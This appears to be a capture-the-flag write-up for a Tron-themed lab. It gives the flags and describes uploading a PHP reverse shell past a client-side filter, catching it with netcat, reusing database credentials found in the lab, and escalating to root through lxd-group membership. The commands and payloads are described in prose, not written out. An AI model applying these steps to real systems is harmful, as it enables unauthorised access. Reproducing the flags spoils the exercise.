


Question 11

Hint given that we can find flag in user.txt in /home/flynn/




Navigate to the directory and found that user.txt flag is **THM{IDENTITY_DISC_RECOGNISED}**




Question 12

Id shown 109(lxd). We know that **lxd** groups can be leveraged to escalate privileges.




Question 13


Hint given that we can find root.txt in /root/




To see if there are any image lists, we use lxc image list. We found an image named Alpine.




Next, we run a series of commands that will initialise, configure the disks, and start the container.



Start container, ask container run the shell



Get access to root, navigate to root directory and found the flag in root.txt, which is **THM{FLYNN_LIVES}**



Thought Process/Methodology:

First, we do a nmap scan to the machine then find that port **80** and **65000** are open. Next, we access the webpage of the machine with both ports and find that the hidden website is with port 65000. From the source code, we find that the title of the website is **Light Cycle**. Next, we use Gobuster and find php extensions. We access the php extensions and find that **/uploads.php** brings us to the hidden website. Only image file types are supported to upload but we are still unable to upload image files. We bypass the filter using a php reverse shell by saving the script and changing its extension into .jpg to upload to the website. Then we open a new project in burp suite and go to 'Proxy' tab and under the 'Options' subsection, we edit the request interception rule by removing */^js$/* in the filter condition. We also select the 'Intercept responses based on the following rules' option in Intercept Server Responses. Then we go to 'Intercept' and 'Open browser'. We navigate to our hidden website with the path /uploads.php and forward the request. When we see filter.js, we drop the file. After that, we upload our reverse shell script to the webpage and forward the request on burp suite. Message shown in the hidden website saying 'File Uploaded Successfully'. We navigate to the webpage with **/grid** path and see that our reverse shell is uploaded. We run netcat listener and also the reverse shell script. Then we managed to get access to the shell. We upgrade and stabilise the shell. Given in the question hint, we can find web.txt in /var/www/. We navigate to the directory and a flag which is **THM{ENTER_THE_GRID}** is found. When stabilising and upgrading our shell previously, the lines that we used are **python3 -c 'import pty;pty.spawn("/bin/bash")'** , **export TERM=xterm** , and **stty raw -echo; fg** . Based on the hint, we can find the credentials in /var/www/TheGrid. We navigate to the directory. By accessing dbauth.php, we find the credentials (username:password), which is **tron:IFightForTheUsers**. Next, in the php file we also found that the

database used to store the encrypted credentials is **tron**. We access the ‘tron’ database using mysql -uUSERNAME -p and we find 2 databases. We change to the ‘tron’ database and view the ‘users’ table. We found the username with an encrypted password. We cracked the password using CrackStation and we got the password **@computer@**. In the mysql table, we also found that there is a user ‘flynn’. We switch to the user and run the command whoami and find that the username is **flynn**. We are given a hint that user.txt is in /home/flynn/ We navigate to the directory and find the flag **THM{IDENTITY_DISC_RECOGNISED}** . We run the *id* command and it is shown 109(lxd), we know that the **lxd** group can be leveraged to escalate privileges. Based on the hint, we navigate to /root/ . We use lxc image list to check for image lists and we find an image named Alpine. Next, we run a series of commands that helps us to initialise, configure the disks and start our container. Then we run the shell and get access to the root. We found flag.txt in the root directory which is **THM{FLYNN_LIVES}** .